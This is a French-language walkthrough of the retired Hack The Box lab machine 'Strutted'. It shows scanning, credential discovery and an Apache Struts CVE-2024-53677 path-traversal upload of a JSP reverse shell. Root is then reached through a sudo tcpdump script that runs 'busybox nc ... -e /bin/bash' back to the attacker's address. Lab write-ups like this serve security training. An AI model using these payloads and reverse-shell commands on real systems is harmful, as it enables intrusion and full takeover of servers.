


Strutted



- 10.10.11.59

Scanning

TCP

`nmap -p- -sC -sV -Pn -T4 10.10.11.59-v`

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3eea454bc5d16d6fe2d4d13b0a3da94f (ECDSA)
|_  256 64cc75de4ae6a5b473eb3f1bcfb4e394 (ED25519)
80/tcp    open  http      nginx 1.18.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://strutted.htb/
|_ http-server-header: nginx/1.18.0 (Ubuntu)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

- `strutted.htb > etc/hosts`

Enumération

22 SSH

Port sécurisé.

80 HTTP


- NGINX 1.18.0

searchsploit

Nginx 1.3.9 < 1.4.0 - Chunked Encoding Stack Buffer Overflow (Metasploit)	linux/remote/25775.rb
Nginx 1.3.9 < 1.4.0 - Denial of Service (PoC)	linux/dos/25499.py
Nginx 1.3.9/1.4.0 (x86) - Brute Force	linux_x86/remote/26737.pl
Nginx 1.4.0 (Generic Linux x64) - Remote Overflow	linux_x86-64/remote/32277.txt
Nginx (Debian Based Distros + Gentoo) - 'logrotate' Local Privilege Escalation	linux/local/40768.sh
PHP-FPM + Nginx - Remote Code Execution	php/webapps/47553.md


A priori, le serveur à l'air d'être sécurisé.

Web-site



'We provide a Docker image that showcases the Struttred™ environment. Click the Download link on the menu to explore our Docker image to see how our platform is configured, and use it as a base template for your own projects.'

Après avoir lu ça, j'ai cliqué sur 'Download' :



Unzip

```
[Aug 01, 2025 - 14:23:38 ] HTB_retired Downloads → ls
context.xml  Dockerfile  README.md  struttred  struttred.zip  tomcat-users.xml
```

```
[Aug 01, 2025 - 14:23:40 ] HTB_retired Downloads → cat tomcat-users.xml
<?xml version='1.0' encoding='utf-8'?>
```

```
<tomcat-users>
  <role rolename="manager-gui"/>
  <role rolename="admin-gui"/>
  <user username="admin" password="skqKY6360z!Y" roles="manager-gui,admin-
gui"/>
</tomcat-users>
```

- username="admin" password="skqKY6360z!Y" -> TomCat

pom.xml

Identification du framework 'Apache Struts', version 6.3.0.1.

gobuster

nothing.

ffuf subdomains

Nothing.

Exploitation

Apache Struts

CVE-2024-53677

Note

'Attackers can manipulate file upload parameters to enable path traversal, allowing them to place malicious files into otherwise restricted directories. Under certain conditions, this can lead to remote code execution, enabling unauthorized actors to run arbitrary code, exfiltrate sensitive data, or compromise entire systems.'

Reverse shell JSP

Burpsuite

```
}
} -----2296959682448674195518966722--
.
} Content-Disposition: form-data; name="top.uploadFile.FileName"
}
} ../../../../shell.jsp
}
} -----2296959682448674195518966722--
}
```

Test

```
[Aug 01, 2025 - 15:12:11 ] HTB_retired /workspace → nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Upload Your File

The file does not appear to be a valid image.

Choose an image to upload:

Browse...

No file selected.

Upload

```
-----262221771035371402383674793312
Content-Disposition: form-data; name="top.UploadFileName"
../../shell.jsp
-----262221771035371402383674793312--
```

ERROR.

Request		Response	
Pretty	Raw	Pretty	Raw
1 POST /upload.action HTTP/1.1		128	
2 Host: struttred.htb			
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0			<li class="nav-item">
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8			
5 Accept-Language: en-US,en;q=0.5			Download
6 Accept-Encoding: gzip, deflate, br			
7 Content-Type: multipart/form-data;			
boundary=-----2221573787423624203459733005		129	
8 Content-Length: 378		130	</div>
9 Origin: http://struttred.htb		131	</nav>
10 Connection: keep-alive		132	</header>
11 Referer: http://struttred.htb/upload.action		133	
12 Cookie: JSESSIONID=AB1E00A33FE50EE6065FD51767D020A3		134	<div class="content-wrapper">
13 Upgrade-Insecure-Requests: 1		135	<div class="hero-section">
14 Priority: u=0, i		136	<div class="container">
15		137	<h1>
16 -----2221573787423624203459733005			Image Upload Successful!
17 Content-Disposition: form-data; name="Upload"; filename="nyan-cat-gif-1.gif"		138	</h1>
18 Content-Type: image/gif			Congratulations! Your image has been securely uploaded and is now
19			accessible via a shareable link.
20 GIF89a;		139	</p>
21		140	</div>
22 test		141	
23		142	<div class="success-container">
24 -----2221573787423624203459733005		143	<div class="messages">
25 Content-Disposition: form-data; name="top.UploadFileName"		144	
26 ../../shell.jsp		145	<div class="mb-3 mt-1 back-link">
27 -----2221573787423624203459733005--		146	<input type="text" class="form-control" style="display:none;" id="
28		147	shareableLink" value="http://struttred.htb/s/55156b9d" readonly>
29			<button class="btn btn-outline-secondary" type="button" id="copyButton
		148	Copy Shareable Link
		149	</button>
		150	</div>
		151	
		152	
		153	</div>

IMAGE UPLOAD SUCESSFUL.

En fait, il fallait :

- upload --> Upload
- GIF89a;
- A la fin

```
-----202887283613402667094039582024
```

```
Content-Disposition: form-data; name="top.UploadFileName"
```

../shell.jsp

-----202887283613402667094039582024--

Request

PrettyRawHex

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ln

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```
1 POST /upload.action HTTP/1.1
2 Host: struttred.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data;
  boundary=-----202887283613402667094039582024
8 Content-Length: 3829
9 Origin: http://struttred.htb
10 Connection: keep-alive
11 Referer: http://struttred.htb/upload.action
12 Cookie: JSESSIONID=AB1E00A33FE50EE6065FDS1767D020A3
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 -----202887283613402667094039582024
17 Content-Disposition: form-data; name="Upload"; filename="shll.jpg"
18 Content-Type: image/jpeg
19
20 GIF89a;
21
22 /*
23  * Usage: This is a 2 way shell, one web shell and a reverse shell. First, it will
24  * try to connect to a listener (attacker machine), with the IP and Port specified at the
25  * end of the file.
26  * If it cannot connect, an HTML will prompt and you can input commands (sh/cmd)
27  * there and it will prompts the output in the HTML.
28  * Note that this last functionality is slow, so the first one (reverse shell) is
29  * recommended. Each time the button "send" is clicked, it will try to connect to the
30  * reverse shell again (apart from executing
31  * the command specified in the HTML form). This is to avoid to keep it simple.
32  */
33
34 <@page import="java.lang.*">
35 <@page import="java.io.*">
36 <@page import="java.net.*">
37 <@page import="java.util.*">
```

Response

PrettyRawHexRender

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ln

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```
1 HTTP/1.1 200
2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Fri, 01 Aug 2025 14:05:57 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: keep-alive
6 Vary: Sec-Fetch-Dest,Sec-Fetch-Mode,Sec-Fetch-Site,Sec-Fetch-User
7 Content-Security-Policy-Report-Only: object-src 'none'; script-src
  'nonce-Pbfcib3Us-.LhVskULDGbtCM' 'strict-dynamic' http: https:; base-uri 'none';
8 Cross-Origin-Embedder-Policy-Report-Only: require-corp
9 Cross-Origin-Opener-Policy: same-origin
10 Content-Language: en-US
11 Content-Length: 6722
12
13
14
15 <!DOCTYPE html>
16 <html lang="en">
17 <head>
18 <title>
19   Struttred™ - Upload Successful!
20 </title>
21 <meta charset="UTF-8"/>
22 <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
23 <link rel="stylesheet" href="
24   https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css">
25
26 <style>
27   html,body{
28     height:100%;
29     margin:0;
30     font-family:"Helvetica Neue",Helvetica,Arial,sans-serif;
31     background:#f5f5f5;
32     color:#333;
33   }
34   .page-wrapper{
35     display:flex;
36     flex-direction:column;
37     min-height:100vh;
38   }
39   .header{
```

Résultat

GIF89a;

Send

port opened on Socket[addr=/10.10.14.101,port=4444,localport=46362]

On a un web shell.

```
[Aug 01, 2025 - 15:25:44 ] HTB_retired /workspace → nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
id
Ncat: Connection from 10.10.11.59.
Ncat: Connection from 10.10.11.59:46362.
uid=998(tomcat) gid=998(tomcat) groups=998(tomcat)
```

On est sur la machine.

User.txt

james

cat tomcat-users.xml

```
<!--  
<user username="admin" password="<must-be-changed>" roles="manager-gui"/>  
<user username="robot" password="<must-be-changed>" roles="manager-script"/>  
<role rolename="manager-gui"/>  
<role rolename="admin-gui"/>  
<user username="admin" password="IT14d6SSP81k" roles="manager-gui,admin-gui"/>  
-->
```

trying to ssh with this password

- IT14d6SSP81k

ssh james@strutted.htb

```
james@strutted:~$ ls  
user.txt  
james@strutted:~$ cat user.txt  
4a61902b0684113482cd97d6837d9c12  
james@strutted:~$
```

Root

```
james@strutted:~$ sudo -l  
Matching Defaults entries for james on localhost:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty  
  
User james may run the following commands on localhost:  
    (ALL) NOPASSWD: /usr/sbin/tcpdump  
james@strutted:~$
```

```
james@strutted:~$ echo $'id\nbusybox nc 10.10.14.101 9001 -e /bin/bash' > pwn  
chmod +x pwn  
james@strutted:~$ sudo tcpdump -ln -i lo -w /dev/null -W 1 -G 1 -z ./pwn -Z root  
tcpdump: listening on lo, link-type EN10MB (Ethernet), snapshot length 262144 bytes  
Maximum file limit reached: 1  
1 packet captured  
4 packets received by filter  
0 packets dropped by kernel  
.
```

[Aug 01, 2025 - 16:29:10] HTB_retired /workspace → nc -lnvp 9001

Ncat: Version 7.93 (<https://nmap.org/ncat>)

Ncat: Listening on :::9001

Ncat: Listening on 0.0.0.0:9001

Ncat: Connection from 10.10.11.59.

Ncat: Connection from 10.10.11.59:59870.

id

uid=0(root) gid=0(root) groups=0(root)

l

ls

pwn

user.txt

cat /root/root.txt

683f8d3d9af526450f2a8fa21121f88b



Strutted has been Pwned!

Congratulations



XoTourLif33, best of luck in capturing flags ahead!

#1773	01 Aug 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE

OK

SHARE